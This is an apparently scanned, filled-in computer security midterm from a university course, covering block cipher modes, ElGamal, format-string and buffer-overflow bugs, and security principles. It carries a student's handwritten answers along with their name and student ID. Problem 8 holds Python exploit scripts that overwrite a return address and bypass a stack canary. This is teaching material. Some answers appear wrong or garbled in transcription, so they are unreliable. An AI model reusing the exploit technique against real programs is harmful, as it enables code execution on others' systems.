

Popa & Weaver
Spring 2019

CS 161
Computer Security

Midterm 1

PRINT your name: Liao, Ran
(last) (first)

I am aware of the Berkeley Campus Code of Student Conduct and acknowledge that academic misconduct will be reported to the Center for Student Conduct and may further result in partial or complete loss of credit. I am also aware that Nick Weaver in particular takes cheating personally and, like the Hulk®, you don't want to see him angry.

SIGN your name: Liao Ran

PRINT your SID: 3034504 227

Name of the person sitting to your left: _____ Name of the person sitting to your right: Yuen Jing Wen

You may consult one double-sided, handwritten sheet of paper of notes. You may not consult other notes, textbooks, etc. Calculators, computers, and other electronic devices are not permitted.

Bubble every item completely! Avoid using checkmarks, Xs, writing answers on the side, etc.. If you want to unselect an option, erase it completely and clearly.

For questions with circular bubbles, you may select only one choice.

- ☐ Unselected option (completely unfilled)
- ☒ Only one selected option (completely filled)

For questions with square checkboxes, you may select any number of choices (including none or all).

- ☒ You can select
- ☒ multiple squares (completely filled).

If you think a question is ambiguous, please come up to the front of the exam room to the staff. If we agree that the question is ambiguous we will add clarifying assumptions to the central document projected in the exam rooms.

You have 110 minutes. There are 8 questions, of varying credit (96 points total). The questions are of varying difficulty, so avoid spending too long on any one question.

Do not turn this page until your instructor tells you to do so.

Problem 1 Potpourri Question

(16 points)

- (a) TRUE or FALSE: Unlike CTR mode, CBC offers integrity against flipping bits of the ciphertext.
☐ TRUE ☒ FALSE
- (b) TRUE or FALSE: ASLR helps prevent buffer overflow attacks by randomizing the relative position of a buffer with respect to the overwriteable return instruction pointer on the stack.
☐ TRUE ☒ FALSE
- (c) TRUE or FALSE: ASLR helps prevent buffer overflow attacks by randomizing the relative order in which function stack frames are placed on the stack.
☐ TRUE ☒ FALSE
- (d) TRUE or FALSE: It is possible to use the ret2esp attack from Project 1 when W^X is enabled.
☐ TRUE ☒ FALSE
- (e) TRUE or FALSE: Sandboxing different parts of an application can help reduce the size of the TCB.
☒ TRUE ☐ FALSE
- (f) TRUE or FALSE: Symmetric key encryption is faster than asymmetric key encryption.
☒ TRUE ☐ FALSE
- (g) Let m be a message, let E_k be any IND-CPA encryption scheme and MAC_k be any secure MAC function. Let k be a randomly generated key. Write $C = E_k(m)$.
 TRUE or FALSE: If an eavesdropper sees $C \parallel MAC_k(C)$, the message m is still confidential.
☒ TRUE ☐ FALSE
- (h) Mallory is a man-in-the-middle attacker, but Alice and Bob want to send messages to each other without her interference. Which of the following properties **alone** is enough to ensure that Mallory can **neither read nor tamper** with any of their messages?
☐ Confidentiality ☒ Authenticity ☐ Polytime Hardness
☐ Integrity ☒ Availability ☒ None of the above

$$\begin{array}{l}
 g^u \cdot h^t \cdot g^{tx} \\
 \downarrow \\
 g^{tx} \\
 \hline
 g = \boxed{g^m}
 \end{array}$$

Problem 2 Greetings from Mallory**(9 points)**

The following program has two security-critical vulnerabilities. APPENDIX: See the Appendix for a list of C functions.

```

1 void get_name(char *prompt, char *greeting) {
2     printf(prompt);
3     int fd = 0; // stdin
4     char *buf = greeting + strlen(greeting); // remaining buffer
5     size_t count = sizeof(greeting) - strlen(greeting); // size left
6     read(fd, buf, count);
7 }
8
9 int main() {
10    char prompt[] = "Please enter your name:\n";
11    char greeting[64] = "Welcome back, ";
12    get_name(prompt, greeting);
13    printf(greeting);
14 }

```

integer overflow

Identify the two security critical vulnerabilities in the code. For each vulnerability, provide the line number and a short explanation. (GRADING NOTE: You will receive six points if you find one vulnerability, and nine points if you find both vulnerabilities.)

(a) Vulnerability 1:

◊ Line number: 6

◊ Explanation: (20 words max)

sizeof(greeting) will always be 4 or 8 and cause
integer underflow. This large integer will cause buffer overflow
in line 6.

(b) Vulnerability 2:

◊ Line number: 13

◊ Explanation: (20 words max)

Format string vulnerability, attacker can put
lots of "%d" to get sensitive message

Problem 3 *Prince of Security*

(8 points)

- (a) Rather than using a password manager, you decide to hide your passwords under the directory old-tax-returns/old-things/not-secret/passwords, reasoning that it is secure because hackers won't be able to find them. Which security principle does this violate?
- ☐ Least privilege ☐ Consider human factors
- ☒ Shannon's maxim ☐ Know your threat model
- (b) At night, you cannot enter Etcheverry without special cardkey access. However you can get around this by going to the second floor of Soda, and then using your cardkey to open the Etcheverry-Soda door on the second floor. Which security principle does this violate?
- ☒ Ensure complete mediation ☐ Consider human factors
- ☐ Shannon's maxim ☐ Least privilege
- (c) You enjoy CS 161 and decide to become the head TA! The front desk hands you physical keys: some access the printing room and some access a closet full of exam questions. You give away only the keys which access the printing room to the TAs in charge of printing discussion worksheets. Which security principle did you consider?
- ☐ Ensure complete mediation ☐ Division of trust
- ☐ Design in security from the start ☒ Least privilege
- (d) In certain government agencies, employees are required to use government-approved phones for work. Some employees find these phones too difficult to use, so they do work on their personal phones instead. Which security principles does this violate?
- ☐ Ensure complete mediation ☒ Division of trust
- ☒ Least privilege ☒ Consider human factors

$$[2V_2] = C_0 \oplus M = M$$

$$C_1 = E_k(C_0 \oplus M_1) \oplus C_0$$

00141

Problem 4 AES-CBC-STAR

(13 points)

Let E_k and D_k be the AES block cipher in encryption and decryption mode, respectively.

- (a) We invent a new encryption scheme called AES-CBC-STAR. A message M is broken up into plaintext blocks M_1, \dots, M_n each of which is 128 bits. Our encryption procedure is:

$C_0 = \text{IV (generated randomly),}$

$C_i = E_k(C_{i-1} \oplus M_i) \oplus C_{i-1}.$

where \oplus is bit-wise XOR.

- ◊ Write the equation to decrypt M_i in terms of the ciphertext blocks and the key k .

$$M_i = D_k(C_i \oplus C_{i-1}) \oplus C_{i-1}$$

- (b) Mark each of the properties below that AES-CBC-STAR satisfies. Assume that the plaintexts are 100 blocks long, and that $10 \leq i \leq 20$.

☐ Encryption is parallelizable.

☒ If C_i is lost, then C_{i-1} can still be decrypted.

☒ Decryption is parallelizable.

☒ If C_i is lost, then C_{i+2} can still be decrypted.

☐ If C_i is lost, then C_{i+1} can still be decrypted.

☒ If C_i is lost, then C_{i-2} can still be decrypted.

☐ If we flip the least significant bit of C_i , this always flips the least significant bit in P_i of the decrypted plaintext.

☐ If we flip the least significant bit of C_i , this always flips the least significant bit in P_{i+1} of the decrypted plaintext.

☐ If we flip a bit of M_i and re-encrypt using the same IV, the encryption is the same except the corresponding bit of C_i is flipped.

☐ It is not necessary to pad plaintext to the blocksize of AES when encrypting with AES-CBC-STAR.

- (c) Now we consider a modified version of AES-CBC-STAR, which we will call AES-CBC-STAR-STAR. Instead of generating the IV randomly, the challenger uses a list of random numbers which are public and known to the adversary. Let IV_i be the IV which will be used to encrypt the i th message from the adversary.

- ◊ Argue that the adversary can win the IND-CPA game.

First, the adversary can let the challenger encrypt $2V_1 \oplus 2V_2$, let the cipher text be C_1 .
Then, the adversary send $M_1 = 0, M_2 = 1$ to the challenger.
let the cipher text be C_2 .
If $C_1 \oplus 2V_1 = C_2 \oplus 2V_2$, the challenger encrypt M_1 .
Otherwise it's M_2 . Hence, adversary will win 100%.

Problem 5 *Extreme conditioning*

(9 points)

Consider the following code:

```

1 int my_strcmp(char *s1, char *s2) {
2     size_t i = 0;
3     while (s1[i]) {
4         /** part b **/
5         if (s1[i] != s2[i]) {
6             break;
7         }
8         i++;
9     }
10    char uc1 = *s1, uc2 = *s2;
11    if (uc1 < uc2) return -1;
12    return uc1 > uc2;
13 }

```

(a) Consider the preconditions necessary to ensure memory safety. What is required about null termination and length of the strings?

◊ Write at most two preconditions, of at most ten words each.

① s_1, s_2 should be valid strings terminated by null

② length of s_1, s_2 should be smaller or equal to the maximum value can be stored by size_t .

(b) State one invariant at line 4 about s_1 that is about memory safety. Do not include an invariant which is already a precondition.

◊ Write this invariant.

$0 \leq i \leq \min(\text{length of } s_1, \text{length of } s_2)$

Problem 6 Please, Just Use HMAC**(8 points)**

Alice and Bob are partners struggling through their CS 161 project, and need to share code with one another, but their only option is to pass messages through an insecure server in Soda. They are afraid another student, Mallory, might read or tamper with the messages.

They have already established public-keys (P_A and P_B), secret keys (S_A and S_B) and two shared symmetric keys (k and k'). Using these, the SHA3 cryptographic hash function (SHA3), and an IND-CPA secure symmetric-key encryption (Enc_k), Alice proposes a set of ways to send her messages (M) to Bob. Note that \parallel denotes the concatenation operation.

- (a) Mark which of her following proposals provide confidentiality and allow Bob to retrieve the message M in the presence of only passive adversaries. (Select all that apply.)

☐ ~~$M \parallel \text{SHA3}(M)$~~
☒ $\text{Enc}_k(M)$
☐ ~~$\text{SHA3}(M \parallel k')$~~
☐ ~~$M \parallel \text{SHA3}(M \parallel S_A)$~~
☐ ~~$M \parallel \text{SHA3}(M \parallel P_B)$~~
☐ ~~$\text{Enc}_k(M) \parallel \text{SHA3}(M \parallel k')$~~

- (b) Mark which of her following proposals provide integrity. (Select all that apply.)

☐ ~~$M \parallel \text{SHA3}(M)$~~
☐ ~~$\text{Enc}_k(M)$~~
☐ ~~$\text{SHA3}(M \parallel k')$~~
☐ ~~$M \parallel \text{SHA3}(M \parallel S_A)$~~
☐ ~~$M \parallel \text{SHA3}(M \parallel P_B)$~~
☒ $\text{Enc}_k(M) \parallel \text{SHA3}(M \parallel k')$

Problem 7 ElGamal and friends**(15 points)**

Bob wants his pipes fixed and invites independent plumbers to send him bids for their services (i.e., the fees they charge). Alice is a plumber and wants to submit a bid to Bob. Alice and Bob want to preserve the confidentiality of Alice's bid, but the communication channel between them is insecure. Therefore, they decide to use the ElGamal public key encryption scheme in order to communicate privately.

Instead of using the traditional version of the ElGamal scheme, Alice and Bob use the following variant. As usual, Bob's private key is x and his public key is $PK = (p, g, h)$, where $h = g^x \bmod p$. However, to send a message M to Bob, Alice encrypts M as $Enc_{PK}(M) = (s, t)$, where $s = g^r \bmod p$ and $t = g^M \times h^r \bmod p$, for a randomly chosen r .

- (a) Consider two distinct messages m_1 and m_2 . Let $Enc_{PK}(m_1) = (s_1, t_1)$ and $Enc_{PK}(m_2) = (s_2, t_2)$. For the given variant of the ElGamal scheme, which of the following is true?

☐ $(s_1 + s_2 \bmod p, t_1 + t_2 \bmod p)$ is a possible value for $Enc_{PK}(m_1 + m_2)$.

☒ $(s_1 \times s_2 \bmod p, t_1 \times t_2 \bmod p)$ is a possible value for $Enc_{PK}(m_1 + m_2)$.

☐ $(s_1 \times s_2 \bmod p, t_1 \times t_2 \bmod p)$ is a possible value for $Enc_{PK}(m_1 \times m_2)$.

☐ $(s_1 + s_2 \bmod p, t_1 + t_2 \bmod p)$ is a possible value for $Enc_{PK}(m_1 \times m_2)$.

☐ None of these

- (b) In order to decrypt a ciphertext (s, t) , Bob starts by calculating $q = ts^{-x} \bmod p$. Assume that the message M is between 0 and 1000. How can Bob recover M from q ?

$$q = ts^{-x} = g^M \cdot h^r \cdot (g^r)^{-x} = g^M \cdot g^{xr} \cdot g^{-rx} = g^M$$

Bob can brute force i from 0 to 1000, if $g^i = q \bmod p$
 M is i

- (c) Explain why Bob cannot efficiently recover M from q if M is randomly chosen such that $0 \leq M < p$.

Because M can be quite large,

which will make brute force algorithm

computationally unacceptable

- (d) Suppose Alice sends Bob a bid $M_0 = 500$, encrypted under Bob's public key. We let $C_0 = (s, t)$ be the ciphertext here.

Mallory is an active man-in-the-middle attacker who knows Alice's bid is $M_0 = 500$. Mallory wants to replace Alice's bid with $M_1 = 999$. To do that, Mallory intercepts C_0 and replaces it with another ciphertext C_1 . Mallory wishes that when Bob decrypts C_1 , Bob sees $M_1 = 999$.

Describe how Mallory creates C_1 in each of the following situations:

1. Mallory didn't obtain C_0 , but knows Bob's public key $PK = (p, g, h)$.

♦ Question: How should Mallory create C_1 ?

$$\text{let } C_1 = (s', t') = (g^{r'} \bmod p, g^{M_1} \cdot h^{r'} \bmod p)$$

r' can be chosen by Mallory randomly.

2. Mallory knows Alice's ciphertext C_0 , but only knows p and g in Bob's public key $PK = (p, g, h)$. (That is to say, Mallory does not know h .)

♦ Question: How should Mallory create C_1 ?

$$\text{let } C_1 = (s', t') = (s, t \cdot g^{(M_1 - M_0)} \bmod p)$$

Problem 8 Canaries Schmanaries**(18 points)**

The following code runs on a 32-bit x86 system. Stack canaries are enabled, but other memory safety defenses are disabled. As in Project 1, all four bytes of the canary are completely random.

The compiler does not rearrange stack variables. Note the volatile keyword on line 1: this means the arguments s1 and s2 are loaded from memory whenever referenced by doit, instead of being stored in registers. APPENDIX: See the Appendix for a list of C functions.

```

1 void doit(char* volatile s1, char* volatile s2) {
2     char buffer[16];
3     strcpy(buffer, s1);
4     strcpy(s1, s2);
5     printf("%s\n%s\n%s\n", buffer, s1, s2);
6 }
7
8 int main() {
9     char s1[64]; char s2[64];
10    fgets(s1, sizeof s1, stdin);
11    fgets(s2, sizeof s2, stdin);
12    doit(s1, s2);
13 }


```

- (a) Which line contains a memory safety vulnerability? What is the name of the vulnerability present on that line?

line 3. buffer overflow.

789abcdef

- (b) Complete the diagram of the stack, right before line 3. Assume normal (non-malicious) program execution. You do not need to write the values on the stack, only the names. There are no extraneous boxes. As in discussion, the bottom of the page represents the lower addresses.



- (c) Now we will exploit the program. There is already shellcode at the address 0xbffffdead. Using gdb, you discovered that the address of main's canary is 0xbfffdab4. Due to a bug in the compiler, you discover that although stack canaries are present, **they are not checked!**

Complete the Python script below in order to successfully exploit the program. NOTE: The Python syntax 'A' * n indicates that the character 'A' will be repeated n times. The syntax \xRS indicates a byte with hex value 0xRS.

```
s1 = 'A' * 24 + '\xad \xde \xff \xbf' + '\n'
      '\x74 \xda \xff \xbf \x3c \xda \xff \xbf \x00'

s2 = 'B' * 0 + '\t' + '\n'
      '\nneeded \x00'

print s1
print s2
```

bfff baaa

dab4

- (d) Unfortunately, the bug in the previous part was fixed, and now your exploit must successfully bypass the stack canary. As in part (c), there is already shellcode at the address 0xbffffdead and the address of main's canary is 0xbfffdab4. Complete the Python script below in order to successfully exploit the program.

HINT: You should do the following. Start by using your exploit from the part above. Overwrite the arguments s1 and s2 of doit to ensure that the second strcpy will "fix" the canary. Note that the main's function frame has the same canary as the canary that should appear in doit's function frame. The use of the volatile keyword ensures that s1 and s2 are passed using their values from the stack. Since your solution should overwrite the pointer s2, it does not matter what it originally points to.

```
s1 = 'A' * 24 + '\xad \xde \xff \xbf' + '\n'
      '\x20 \xda \xff \xbf' + '\n'
      '\x64 \xda \xff \xbf \x00'

s2 = 'not needed, see the hint'

print s1
print s2
```

Selected C Manual Pages

`char *fgets(char *s, int size, FILE *stream);`
`fgets()` reads in at most one less than `_size_` characters from `_stream_` and stores them into the buffer pointed to by `_s_`. Reading stops after an EOF or a newline. If a newline is read, it is stored into the buffer. A terminating null byte (`'\0'`) is stored after the last character in the buffer.

`int printf(const char *format, ...);`
`printf()` produces output according to the format string `_format_`.

`ssize_t read(int fd, void *buf, size_t count);`
`read()` attempts to read up to `_count_` bytes from file descriptor `_fd_` into the buffer starting at `_buf_`.

`char *strcpy(char *dest, const char *src);`
The `strcpy()` function copies the string pointed to by `_src_`, including the terminating null byte (`'\0'`), to the buffer pointed to by `_dest_`.

`size_t strlen(const char *s);`
The `strlen()` function calculates the length of the string `_s_`, excluding the terminating null byte (`'\0'`).

Foot-Shooting Prevention Agreement

I, Ran Lias, promise that once
Your Name

I see how simple AES really is, I will
not implement it in production code
even though it would be really fun.

This agreement shall be in effect
until the undersigned creates a
meaningful interpretive dance that
compares and contrasts cache-based,
timing, and other side channel attacks
and their countermeasures.



Signature

Date

